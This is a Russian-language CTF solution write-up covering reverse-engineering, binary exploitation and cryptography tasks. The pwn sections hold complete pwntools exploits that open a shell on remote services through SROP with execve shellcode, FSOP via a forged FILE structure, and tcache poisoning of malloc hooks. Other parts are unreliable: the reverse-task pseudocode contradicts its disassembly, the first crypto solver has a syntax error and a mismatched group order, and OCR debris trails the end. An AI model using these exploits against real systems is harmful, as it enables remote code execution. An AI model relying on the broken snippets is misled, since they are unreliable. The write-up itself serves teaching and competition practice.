В предоставленном бинарном файле «`task/old_times`» отсутствует отладочная информация и применена статическая линковка.

Решающий должен найти вызов `uc_mem_write` и оттуда получить адрес байткод строки, из аргументов `uc_open` получить архитектуру байткода: `MIPS32LE`. Дизассемблированный байткод:

```
assembly
xor   $t1, $t1, $a0
lui   $s0, 0x4a40
ori   $s0, $s0, 0x4d4b
subu  $a0, $t1, $s0
sltu  $v0, $zero, $a0
xori  $v0, $v0, 1
add   $v1, $v1, $v0
xor   $t1, $t1, $t2
lui   $s0, 0x3117
ori   $s0, $s0, 0x257b
subu  $a0, $t1, $s0
sltu  $v0, $zero, $a0
xori  $v0, $v0, 1
add   $v1, $v1, $v0
xor   $t1, $t1, $t3
lui   $s0, 0x6e22
ori   $s0, $s0, 0x1112
subu  $a0, $t1, $s0
sltu  $v0, $zero, $a0
xori  $v0, $v0, 1
add   $v1, $v1, $v0
xor   $t1, $t1, $t4
lui   $s0, 0xa7d
ori   $s0, $s0, 0x457a
subu  $a0, $t1, $s0
sltu  $v0, $zero, $a0
xori  $v0, $v0, 1
add   $v1, $v1, $v0
xor   $t1, $t1, $t5
lui   $s0, 0x3b0e
ori   $s0, $s0, 0x1a4b
subu  $a0, $t1, $s0
```

```
sltu  $v0, $zero, $a0
xori  $v0, $v0, 1
add   $v1, $v1, $v0
xor   $t1, $t1, $t6
lui   $s0, 0x6851
ori   $s0, $s0, 0x297f
subu  $a0, $t1, $s0
sltu  $v0, $zero, $a0
xori  $v0, $v0, 1
add   $v1, $v1, $v0
xor   $t1, $t1, $t7
lui   $s0, 0x1b08
ori   $s0, $s0, 0x1602
subu  $a0, $t1, $s0
sltu  $v0, $zero, $a0
xori  $v0, $v0, 1
add   $v1, $v1, $v0
move  $v0, $v1
addiu $s0, $zero, 7
subu  $v0, $v0, $s0
sltu  $v0, $zero, $v0
xori  $v1, $v0, 1
```

Проанализировав байткод решающий заметит, что вводимый флаг записывается в регистры `t1`–`t7` и проверяется следующим образом:

```
int c, s, ret;
s = 0
c = 0x2c2c2c2c // a0
c &= t1
s = (c == 0x2c242c28 ? s + 1: s)
c ^= t2
s = (c == 0x7b4c1c77 ? s + 1: s)
c ^= t3
s = (c == 0x7b4c1c77 ? s + 1: s)
c &= t4
s = (c == 0x4e787513 ? s + 1: s)
c ^= t5
s = (c == 0x4e506011 ? s + 1: s)
c ^= t6
s = (c == 0x62426226 ? s + 1: s)
c &= t7
s = (c == 0x20406024 ? s + 1: s)
```

Далее решающему остается найти такие `t1`–`t7`, при которых `s` будет равно 7.

REVERSE-3

Задача решающего изучить функции генерирования ориентированного графа и найти функции сетевого взаимодействия.

В предоставленном бинарном файле «`task/client`» клиента присутствует отладочная информация, поиск сетевыых функций, как и функций работы с графом, значительно упрощается.

Исследовав любую сетевую функцию, получаем что запрос на сервер имеет вид.

```
type Query struct{
    action     string
    identifier string // uuid пользователя
    room_id    string // uuid комнаты
    payload    string
}
```

И отправляется на порт 1337 используя TCP.

Далее решающему остается написать, или воспользоваться готовой реализацией, алгоритма Дейкстры для нахождения кратчайшего пути от 0 до 14999 вершины.

Пояснение

Также если решающий отправит на сервер запрос с некорректным `action` сервер вернет все допустимые `action`, среди которых будет `debuggame`. Благодаря этому действию можно сильно сократить время выполнения скрипта. Если в процессе решения задачи решающий на этапе завершения игры 2000 раз подряд запросит у сервера флаг, то он также сможет получить флаг, однако он должен успеть это сделать до удаления комнаты.

```
## Эксплоит *spl/main.go*
package main
import (
        "fmt"
        gg "sploit/bad_graph"
        badio "sploit/servertcpio"
        "gonum.org/v1/gonum/graph/path"
        "gonum.org/v1/gonum/graph/simple"
)
const server_addr = "localhost:4444"
func BetterGraph(g gg.Graph) *simple.DirectedGraph {
        arr := g.Matrix.Arr
        ret := simple.NewDirectedGraph()
        for i := 0; i < len(arr); i++ {
                for k := range arr[i] {
                        if arr[i][k] == 1 {
                                ret.SetEdge(simple.Edge{F: simple.Node(i), T:
                                ↪  simple.Node(k)})
                        }
                }
        }
        return ret
}
func main() {
        var con badio.Con
        err := con.Init(server_addr)
        if err != nil {
                panic(err)
        }
        con.Register()
        con.JoinRoom()
        for !con.ReciveStart() {
        }
        seed := con.GetSeed()
```

```
        var game_graph gg.Graph
        game_graph.Init(15000, seed, 10)
        bettergraph := BetterGraph(game_graph)
        pth := path.DijkstraFrom(simple.Node(0), bettergraph)
        end, _ := pth.To(14999)
        ans := make([]int, 0)
        for _, i := range end {
                ans = append(ans, int(i.ID()))
        }
        if len(ans) == 0 {
        }
        con.SendAns(ans)
        for !con.IsEnded() {
        }
        cur := con.GetANS()
        fmt.Println(cur)
}
```

PWN-1

Вам необходимо проэксплуатировать бинарную уязвимость, связанную с переполнением буфера.

Таск состоит из одного бинарного файла, который состоит из 14 строчек ассемблерного кода и слинкован без каких-либо библиотек.

```
pwndbg> disass _start
Dump of assembler code for function _start:
   0x0000000000401000 <+0>:     push   rbp
   0x0000000000401001 <+1>:     mov    rbp,rsp
=> 0x0000000000401004 <+4>:     lea    rsi,ds:0x402000
   0x000000000040100c <+12>:    mov    edx,0x38
   0x0000000000401011 <+17>:    mov    eax,0x1
   0x0000000000401016 <+22>:    syscall
   0x0000000000401018 <+24>:    lea    rsi,[rbp-0x20]
   0x000000000040101c <+28>:    xor    rax,rax
   0x000000000040101f <+31>:    xor    rdi,rdi
   0x0000000000401022 <+34>:    xor    r11,r11
   0x0000000000401025 <+37>:    xor    rcx,rcx
   0x0000000000401028 <+40>:    mov    edx,0x10000
   0x000000000040102d <+45>:    syscall
   0x000000000040102f <+47>:    ret
End of assembler dump.
```

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
          0x400000           0x401000 r--p     1000 0      /home/synerr/Trash/NTO_TASKS/microBiology/chall/micro
          0x401000           0x402000 r-xp     1000 1000   /home/synerr/Trash/NTO_TASKS/microBiology/chall/micro
          0x402000           0x403000 rw-p     1000 2000   /home/synerr/Trash/NTO_TASKS/microBiology/chall/micro
    0x7ffff7ff9000     0x7ffff7ffd000 r--p     4000 0      [vvar]
    0x7ffff7ffd000     0x7ffff7fff000 r-xp     2000 0      [vdso]
    0x7ffffffde000     0x7ffffffff000 rw-p    21000 0      [stack]
```

Из ассемблерного кода становится ясна суть программы: после прочтения на стек «0x20» байт начинается переполнение, позволяющее получить контроль над потоком выполнения программы. Поскольку в задании отсутствуют механизмы защиты в лице канареек и «PIE», очевидным способом решения задания становится «ROP».

В задании присутствует один существенный нюанс: это его размер. В силу размеров и отсутствия прилинкованных библиотек возникают трудности с построением рабочей «ROP»-цепочки. На первый взгляд существует всего 1 гаджет.

- гаджет прочтения по адресу «rbp-0x20».
- «syscall» — гаджет.

Однако для того, чтобы воспользоваться «sycall» —- гаджетом нам необходимо контролировать значние регистра «rax», для чего мы воспользуемся свойством вызываемого в программе syscall-ом «read» — количество прочитанных им байт, сохраняется в этом регистре. Таким образом мы получили два примитива.

К сожалению, этого все еще недостаточно, чтобы полноценно управлять исполнением программы, поскольку для использования остальных syscall-ов нам необходимо контроллировать аргументы для них, а гаджетов для этого попросту нет. На наше счастье существует syscall «sigreturn», а техника построения «ROP»-цепочек с его использованием носит название «SROP».

```
sigreturn, rt_sigreturn - return from signal handler and cleanup
    stack frame
    int sigreturn(...);
```

По сути, данный syscall берет со стека значение всех регистров, которые туда предварительно были разложены туда в определенном порядке. Итак, поскольку в силу наличия примитива переполнения на стеке мы можем записать туда необходимые значения, после вызова syscall-а «sigreturn» мы можем управлять значениями всех регистров.

Дальнейший план построения ROP-цепочки.

- Подготовить на стеке значения всех регистров.
- С помощью гаджета на чтение прочитать ровно «0xf» байт (номер syscall-а «sigreturn»)
- Подготовить sigreturn frame для вызова «mprotect».
- После вызова mprotect записать shellcode и прыгнуть на него.

Пояснение

После вызова «sigreturn» будет выполнена инструкция «ret», а значит регистр «rsp» должен указывать на какое-то место в бинарном файле, в котором лежит адрес его исполняемой части, дабы избежать падения программы. Это место ищется вручную с помощью gdb и в итоговом эксплойте является просто магическим числом.

Пример исходного кода для решения

```
import pwn
from time import sleep
from os import getenv
SHELLCODE = b"\x48\x31\xF6\x48\x31\xD2\x49\xB8\x2F\x62\x69\x6E\x2F\x2F\x73\x68\
↪  x4C\x89\x04\x25\x00\x10\x40\x00\x48\xC7\xC7\x00\x10\x40\x00\x48\xC7\xC0\x3B
↪  \x00\x00\x00\x0F\x05"
SYSCALL_GADGET = 0x000000000040102d
READ_ON_BUF = 0x0000000000401018
binary = pwn.ELF("./micro")
pwn.context.binary = binary
```

```
io = pwn.remote(getenv("IP"), int(getenv("PORT")))
frame = pwn.SigreturnFrame()
frame.rdi = 0x400000
frame.rsi = 0x10000
frame.rax = 0xa
frame.rdx = 0x7
frame.rbp = 0x402100
frame.rip = SYSCALL_GADGET
frame.rsp = 0x4021f0
payload = pwn.cyclic(0x20)  # fill buffer
payload += pwn.p64(READ_ON_BUF)
payload += pwn.p64(SYSCALL_GADGET)
payload += bytes(frame)
io.send(payload)
sleep(1)
io.send(pwn.cyclic(0xf))
sleep(1)
payload2 = pwn.cyclic(0x20) + pwn.p64(0x4021f0 + 0x8)
payload2 += SHELLCODE
io.send(payload2)
io.interactive()
```

PWN-2

Задание представляет собой имитацию записной книжки: мы можем либо записать в нее, либо прочитать записанное, либо выйти. Сразу же заметны две уязвимости.

Уязвимость форматной строки в функции вывода содержимого.

```
void printNotebook() {
    printf("Here's what you wrote.\n");
    printf(data);
}
```

Вместо действительного вывода в файл программа переписывает указатель на файловую структуру введенными пользователем данными.

```
    printf("I'm not really sure, how to write to a file, I guess that's the
    ↪  correct way...\n");
    memcpy(&notebook, data, 0x100);
    fclose(notebook);
    return 0;
}
```

Итак, план эксплуатации прост:

- получить базовые адреса бинарного файла и «libc» с помощью форматной строки;
- провести атаку на файловую структуру (данная техника носит название «FSOP»).

Немного теории. На самом деле «FILE *» представляет собой указатель на структуру «_IO_FILE_plus»

```
struct _IO_FILE_plus
{
```

```
  _IO_FILE file;
  const struct _IO_jump_t *vtable;
};
struct _IO_FILE {
  int _flags;   /* High-order word is _IO_MAGIC; rest is flags. */
  char* _IO_read_ptr; /* Current read pointer */
  char* _IO_read_end; /* End of get area. */
  char* _IO_read_base;  /* Start of putback+get area. */
  char* _IO_write_base; /* Start of put area. */
  char* _IO_write_ptr;  /* Current put pointer. */
  char* _IO_write_end;  /* End of put area. */
  char* _IO_buf_base; /* Start of reserve area. */
  char* _IO_buf_end;  /* End of reserve area. */
  char *_IO_save_base; /* Pointer to start of non-current get area. */
  char *_IO_backup_base;  /* Pointer to first valid character of backup area */
  char *_IO_save_end; /* Pointer to end of non-current get area. */
  struct _IO_FILE *_chain;
  int _fileno;
  int _flags2;
  _IO_off_t _old_offset; /* This used to be _offset but it's too small.  */
  unsigned short _cur_column;
  signed char _vtable_offset;
  char _shortbuf[1];
  _IO_lock_t *_lock;
  //....//
};
struct _IO_jump_t
{
    JUMP_FIELD(size_t, __dummy);
    JUMP_FIELD(size_t, __dummy2);
    JUMP_FIELD(_IO_finish_t, __finish);
    JUMP_FIELD(_IO_overflow_t, __overflow);
    JUMP_FIELD(_IO_underflow_t, __underflow);
    //...//
    JUMP_FIELD(_IO_imbue_t, __imbue);
};
```

По сути своей это структура, полностью описывающая файловый поток и таблица функций, она же «vtable». «Vtable» — очень важная структура, так как содержит в себе указатели на функции, использующиеся «под капотом» многих других. Так например функция «fclose()» в своей реализации вызывает поле «__finish» «vtable»-а файловой структуры.

```
#define _IO_FINISH(FP) JUMP1 (__finish, FP, 0)
int
_IO_new_fclose (_IO_FILE *fp)
{
  int status;
  //....//
  _IO_FINISH (fp);
  if (fp->_mode > 0)
  //....//
}
```

Таким образом, если мы можем контролировать указатель на файловую структуру, мы в состоянии создать поддельную файловую структуру, поле «__finish» «vtable»-а которой указывает на интересующую для вызова функцию.

К сожалению, мы не в состоянии сразу указать поле «__finish» на условный «one-gadget», поскольку начиная с «glibc-2.27» была введена проверка того, что все указатели «vtable»-а структуры «_IO_FILE_plus» лежат в строго отведенной под это области «glibc».

```
static inline const struct _IO_jump_t *
IO_validate_vtable (const struct _IO_jump_t *vtable)
{
  /* Fast path: The vtable pointer is within the __libc_IO_vtables
     section.  */
  uintptr_t section_length = __stop___libc_IO_vtables -
  ↪  __start___libc_IO_vtables;
  const char *ptr = (const char *) vtable;
  uintptr_t offset = ptr - __start___libc_IO_vtables;
  if (__glibc_unlikely (offset >= section_length))
    /* The vtable pointer is not in the expected section.  Use the
       slow path, which will terminate the process if necessary.  */
    _IO_vtable_check ();
  return vtable;
}
```

К счастью для нас в «glibc-2.27» в этой области, отведенной под «vtable»-ы, существует функция «_IO_str_finish».

```
_IO_str_finish (_IO_FILE *fp, int dummy)
{
  if (fp->_IO_buf_base && !(fp->_flags & _IO_USER_BUF))
    (((_IO_strfile *) fp)->_s._free_buffer) (fp->_IO_buf_base);
  fp->_IO_buf_base = NULL;
  _IO_default_finish (fp, 0);
}
```

Мы сразу же замечаем, что тут происходит преобразование нашей файловой структуры к типу «_IO_strfile», а затем поле преобразованной структуры используется в качестве указателя на функцию, аргументом которй подается поле «_IO_buf_base».

Итак, финальный план выглядит следующим образом:

- Создать файловую структуру, по оффсету «0xe8» (то, где должен находиться указатель на функцию) от которой мы положим адрес функции «system».
- В поле «_IO_buf_base» нашей структуры мы положим указатель на строку «/bin/sh».
- Переписать «_vtable» таким образом, чтобы в поле «__finish» лежал указатель на «_IO_str_finish».

```
### Payload
import pwn
from os import getenv
binary = pwn.ELF("./../chall/notebook", checksec=False)
```

```python
ld = pwn.ELF("./../chall/ld-2.27.so", checksec=False)
libc = pwn.ELF("./../chall/libc-2.27.so", checksec=False)
LIBC_OFFSET = 0x3b07e3
io = pwn.remote(getenv("IP"), int(getenv("PORT")))
def pad(payload, size):
    return payload + b'\x00' * (size - len(payload))
def postThread(payload):
    io.sendline(b'1')
    io.sendlineafter(b'> ', payload)
    io.recvuntil(b'> ')
def readThread():
    io.sendline(b'2')
    io.recvuntil(b'> ')
    io.recvline()
    return io.recvline(b'> ')
def Exit():
    io.sendline(b'3')
    io.interactive()
# send payload for leak
leakPayload = b'%p|' * 30
postThread(leakPayload)
# leak libc base
libc_leak = readThread().split(b'|')[0]
libc_leak = int(libc_leak.decode(), 16)
libc.address = libc_leak - LIBC_OFFSET
pwn.log.success(f"LIBC_BASE: {hex(libc.address)}")
print(hex(libc.symbols['_IO_str_jumps'] - libc.address))
print(hex(libc.symbols['system'] - libc.address))
print(hex(next(libc.search(b'/bin/sh')) - libc.address))
# craft fake _IO_FILE_plus structure
fakeFile = b''
fakeFile = pad(fakeFile, 0x38)
fakeFile += pwn.p64(next(libc.search(b'/bin/sh'))) # _IO_buf_base
fakeFile = pad(fakeFile, 0x88)
fakeFile += pwn.p64(0x404070) # _lock
fakeFile = pad(fakeFile, 0xd8)
fakeFile += pwn.p64(libc.symbols['_IO_str_jumps']) # _vtable
fakeFile = pad(fakeFile, 0xe8)
fakeFile += pwn.p64(libc.symbols['system'])
payload = pwn.p64(binary.symbols['notebook'] + 8)
payload += fakeFile
postThread(payload)
io.interactive()
#Exit()
```

PWN-3

Задание представляет собой имитацию дневника: доступен функционал создания, чтения, удаления и изменения записей — вся структура напоминает классическое задание на эксплуатию небезопасной работы с памятью.

```
void printMenu() {
    puts("1) Add");
    puts("2) Edit");
```

```
    puts("3) View");
    puts("4) Remove");
    puts("5) Exit");
}
```

Сразу же ясен характер уязвимости: при удалении записи указатель на область кучи на заменяется нулем, что позволяет с помощью методов редактирования и чтения записей обращаться к освобожденным участкам кучи (UAF).

```
void deleteGrade() {
//...//
    free(diary[index] -> comment);
    free(diary[index]);
}
```

Прежде всего воспользуемся найденной уязвимостью, чтобы получить базовый адрес `libc`. Для этого освободив достаточно большой для того чтобы попасть в «`unsorted bin`» участок памяти посмотрим его содержимое методом «`viewGrade()`». У чанков в «`unsorted bin`» на месте указателя «`fd`» будет лежать адрес «`main_arena`», которая находится как раз где-то внутри `glibc`.

Структура `malloc_chunk` для напоминания.

```
struct malloc_chunk {
  INTERNAL_SIZE_T      mchunk_prev_size;  /* Size of previous chunk, if it is
  ↪  free. */
  INTERNAL_SIZE_T      mchunk_size;       /* Size in bytes, including overhead.
  ↪  */
  struct malloc_chunk* fd;                /* double links -- used only if this
  ↪  chunk is free. */
  struct malloc_chunk* bk;
};
```

Чтобы перехватить управление исполнением программы воспользуемся тем, что в версии glibc задания все еще присутствуют символы «`__free_hook`», «`__malloc_hook`» и «`__realloc_hook`». Переписав их значение на указатель интересующей нас функции (разумеется «`system`»), мы сможем подав в качестве аргумента функции «`free()`» указатель на аллоцированный кусок памяти со строкой «`/bin/sh`» получить `shell`.

Для этого будет исполнена техника `['tcache_poisoning']` (https://github.com/shellphish/how2heap/blob/master/glibc_2.31/tcache_poisoning.c). Переписав в «отравленном» чанке указатель «`fd`» на адрес «`__free_hook`» мы сможем, выделив его себе под запись, спокойно изменить значение на адрес функции «`system`».

```
### Payload

import pwn
from os import getenv
ONE_GADGETS = [0xe699e, 0xe69a1, 0xe69a4, 0x10af39]
io = pwn.remote(getenv("IP"), int(getenv("PORT")))
def Add(mark, size, comment):
    io.sendline(b"1")
    io.recvuntil(b": ")
    io.sendline(str(mark).encode())
```

```
    io.recvuntil(b": ")
    io.sendline(str(size).encode())
    io.recvuntil(b": ")
    io.send(comment)
    io.recvuntil(b": ")
def Edit(index, mark, size, data):
    io.sendline(b"2")
    io.sendlineafter(b': ', str(index).encode())
    io.sendlineafter(b': ', str(mark).encode())
    io.sendlineafter(b': ', str(size).encode())
    io.sendlineafter(b': ', data)
    io.recvuntil(b": ")
def View(index):
    io.sendline(b"3")
    io.sendlineafter(b': ', str(index).encode())
    comment = io.recvuntil(b'1)')[15:]
    io.recvuntil(b": ")
    return comment
def Remove(index):
    io.sendline(b"4")
    io.sendlineafter(b': ', str(index).encode())
    io.recvuntil(": ")
def Exit():
    io.sendline(b'5')
    io.interactive()
Add(0, 0x410, b"/bin/bash")  # 0
Add(1, 0x40, b"/bin/bash")   # 1
Add(2, 0x40, b"/bin/bash")   # 2
# fill up tcache and prevent chunk consolidation
for i in range(3, 10):
    Add(i, 0x60, b"/bin/bash")
for i in range(3, 10):
    Remove(i)
# move large chunk to unsorted bin
Remove(0)
leak = View(0)
leak = leak.split(b': ')[2][:-2]
leak = int.from_bytes(leak, byteorder="little")
libc_base = leak - 0x1eabe0
print("[+] leak: ", hex(leak))
print("[+] base: ", hex(libc_base))
# tcache poisoning
Remove(1)
Remove(2)
# malloc hook
Edit(2, 5, 0x40, pwn.p64(libc_base + 0x1eab5d))
Add(0, 0x40, b"/bin/bash")
Add(0, 0x40, b"\x00"*19 + pwn.p64(libc_base + ONE_GADGETS[1]))
io.sendline(b"1")
io.interactive()
```

CRYPTO-1 Криптография

В данном задании необходимо произвести обратную разработку кода, понять, какой алгоритм шифрования представлен. После этого обратить внимание на то, что шифрование нестойкое, и нахождение удовлетворяющего элемента, шифрование которого буде равно зашифрованному элементу очень легко.

Участникам предоставлялось условие задачи на языке программирования python.

```
from flag import flag
from sage.all import *
class DihedralCrypto:
    def __init__(self, order: int) -> None:
        self.__G = DihedralGroup(order)
        self.__order = order
        self.__gen = self.__G.gens()[0]
        self.__list = self.__G.list()
        self.__padder = 31337

    def __pow(self, element, exponent: int):
        try:
            element = self.__G(element)
        except:
            raise Exception("Not Dihedral rotation element")
        answer = self.__G(())
        aggregator = element
        for bit in bin(int(exponent))[2:][::-1]:
            if bit == '1':
                answer *= aggregator
            aggregator *= aggregator
        return answer

    def __byte_to_dihedral(self, byte: int):
        return self.__pow(self.__gen, byte * self.__padder)

    def __map(self, element):
        return self.__list.index(element)

    def __unmap(self, index):
        return self.__list[index]
    def hash(self, msg):
        answer = []
        for byte in msg:
            answer.append(self.__map(self.__byte_to_dihedral(byte)))
        return answer
if __name__ == "__main__":
  dihedral = DihedralCrypto(1337)
  answer = dihedral.hash(flag)
  with open('hashed','w') as f:
    f.write(str(answer))
```

Для решения данной задачи можно было воспользоваться перебором, шифруя каждый байт отдельно и сравнивая с зашифрованным байтом вывода программы.

```
D = DihedralCrypto(31337) # Инициализируем класс, который будет шифровать
```

```
answer = '' # инициализируем ответ на задачу
for encrypted_byte in hashed: #пробегаем по всем зашифрованным байтам
    for i in range(256): # пробегаем по всем возможным байтам
        if encrypted_byte == D.hash(bytes([i])[0]: # сравниваем зашифрованный
        ↪  байт и зашифрованный байт ответа
            answer += chr(i)
print(answer) # выводим ответ
```

CRYPTO-2

В данной задаче участнику представляется сервис по хэшированию сообщения. Участник запрашивает бит флага, который будет захэширован и передан участнику (неограниченное количество раз). При этом, для шифрования нулевого бита и единичного бита будут выбираться разные алгоритмы хэширования, которые значительно различаются по времени. Участнику надо проанализировать медианное время хэширование нулевого и единичного бита, а после найти ответ.

Участникам предоставлялось условие задачи на языке программирования python.

```
from flask import Flask, render_template, request
from flag import flag
from Crypto.Util.number import *
from random import randint
assert flag.endswith(b'}')
flag = bytes_to_long(flag)
flag = bin(flag)[2:]
assert flag[-2] == '0'
n = getPrime(512) * getPrime(512)
app = Flask(__name__)
@app.route('/')
def intro():
    return render_template('intro.html', n = n)
@app.route('/guess_bit', methods=['GET'])
def guess_bit():
    args = request.args
    if 'bit' not in args.keys():
        return {"error": "Bit needed to be guessed"}
    index = abs(int(args['bit']))
    if index >= len(flag):
        return {"error": "Index overflow"}
    bit = flag[index]
    if bit == '1':
        return {"guess": pow(7, getPrime(300), n)}
    else:
        return {"guess": randint(n//2, n)}
def main():
    app.run(host='0.0.0.0', port=1177)
if __name__ == "__main__":
    main()
```

Для решения данной задачи участнику нужно было.

1. Найти длину флага при помощи бинарного поиска (или просто перебора).
2. Понять, что если выбранный бит флага равен единице, то операция будет сильно сложнее, чем операция при бите флага равном нулю.

Ниже представлено решение.

```
import requests
import time
from Crypto.Util.number import *
r = requests.Session()
url = 'http://127.0.0.1:5000'
# данная функция возвращает бит ответа по индексу
def guess_bit(index:int):
    return r.get(f"{url}/guess_bit?bit={index}").json()
# данная функция возвращает бит ответа по индексу и время, которое на это ушло
def guess_bit_timing(index:int):
    time_start = time.time_ns()
    ans = r.get(f"{url}/guess_bit?bit={index}").json()
    time_end = time.time_ns()
    return ans, time_end - time_start
# данная функция реализует бинарный поиск по длине ответа, возвращает количество
↪  бит в ответе
def find_length():
    msg = guess_bit(0)
    low = 0
    #i think 1000 bits for flag enough
    high = 1000
    #binary search for smart people :D
    while low <= high:
        middle = (low + high)//2
        msg = guess_bit(middle)
        if "error" in msg.keys():
            high = middle - 1
        else:
            low = middle + 1
    #from zero to length of flag - 1
    return low
length = find_length()
# данная функция находит среднее время, необходимое, чтобы достать бит по
↪  индексу.
def medium_time(index, attempts = 50):
    timings = []
    # hardcoded 50 is a random number
    for _ in range(attempts):
        timings.append(guess_bit_timing(index)[1])
    return sum(timings)/len(timings)
# Находим среднее время для нулевого бита
MED_ZERO_TIME = medium_time(length - 2)
# Находим среднее время для единичного бита
MED_ONE_TIME = medium_time(0)
# Находим медианное время
MED_TO_DIVIDE = (MED_ZERO_TIME + MED_ONE_TIME)/2
# данная функция находит бит, сравнивая среднее время для бита по индексу и
↪  медианное время
def timing_attack_for_bit(index):
    bit_time = medium_time(index, 10)
    return '1' if bit_time > MED_TO_DIVIDE else '0'
# данная функция находит каждый бит флага
```

```
def retrieve_flag():
    flag = ''
    for i in range(length):
        flag += timing_attack_for_bit(i)
    return long_to_bytes(int(flag,2)).decode()

if __name__ == "__main__":
    print(retrieve_flag())
```

CRYPTO-3

В данной задаче участнику необходимо найти секрет в уязвимой версии протокола Дифи-Хеллмана. По предположению протокола, оба участника обмена не должны знать ключи друг друга. Уязвимость в данном задании заключается в том, что секрет постоянен. Участнику необходимо собрать достаточно дискретных логарифмов по подгруппам (по которым легко считать дискретный логарифм) и найти ответ при помощи китайской теоремы об остатках, взяв как остатки дискретные логарифмы, а как модули — порядки подгрупп, по которым дискретный логарифм считался Участником предоставлялось множество уравнений:

```
pow(g,answer,p) == x
```

Где *answer* — ответ на задачу, а g и p разные в каждом уравнении.

Участнику необходимо модифицировать алгоритм Полига-Хеллмана для постоянного секрета и множества уравнений. Ниже представлена одна из возможных реализаций.

```
from sage.all import *
from factorize import factorize as ife
import math
from info import info as infos
from libnum import solve_crt
from Crypto.Util.number import *
import requests
import time
#main idea to find small factors of an order of element
#than take subgroup of order with small factor and compute discrete log
#than take crt and win
url = 'http://127.0.0.1:5000'
# Данная функция получает уравнение
def get_info(num):
    anses = []
    for _ in range(num):
        anses.append(requests.get(f"{url}/shared_flag").json())
    return anses
# Данная функция получает делитель числа number, находящийся в промежутке от
↪  2^10 до 2^40
def find_convinient_factor(number, min=2**10, max=2**40):
    factors = ife(number)
    maxi = None
    for i in range(len(factors)):
        if min < factors[i] < max:
            maxi = factors[i]
```

```
    return maxi
# Данная функция находит маленький дискретный логарифм по подгруппе, порядка
↪  маленького множителя порядка группы.
def get_small_discrete_log(info):
    p = info['p']
    g = info['g']
    order = p - 1
    # Находим новый порядок подгруппы
    _factor = find_convinient_factor(order)
    if _factor is None:
        return None, None

    # Если смогли найти удобный для нас множитель
    G = GF(p)
    # Переходим в подгруппу порядка _factor
    new_g = G(pow(g, order//_factor, p))
    new_secret = G(pow(info['shared_flag'], order//_factor, p))

    # Считаем дискретный логарифм по подгруппе маленького порядка
    flag_part = discrete_log(new_secret, new_g, _factor)
    # Возвращаем результат логарифмирования и порядок подгруппы
    return flag_part, _factor
# Данная функция вызывает get_small_discrete_log пока не будет достаточно
↪  информации для получения ответа
def handle_info(infos):
    orders = []
    remainders = []
    for info in infos:
        parted = get_small_discrete_log(info)
        if parted[1] is not None:
            if parted[1] not in orders:
                orders.append(parted[1])
                remainders.append(parted[0])
        print(f"{prod(orders).bit_length()}/180 of progress", end = '\r')
        if prod(orders) > 2**180:
            return orders, remainders
    return orders, remainders

def solve():
    ords, rems = handle_info(infos)# Находим результаты логарифмирования и
    ↪  порядки подгрупп, в которых эти логарифмы были найдены

    # При помощи китайской теоремы об остатках находим ответ.
    print(long_to_bytes(solve_crt(rems,ords )).decode())
if __name__ == "__main__":
    solve()
```


Этап 2

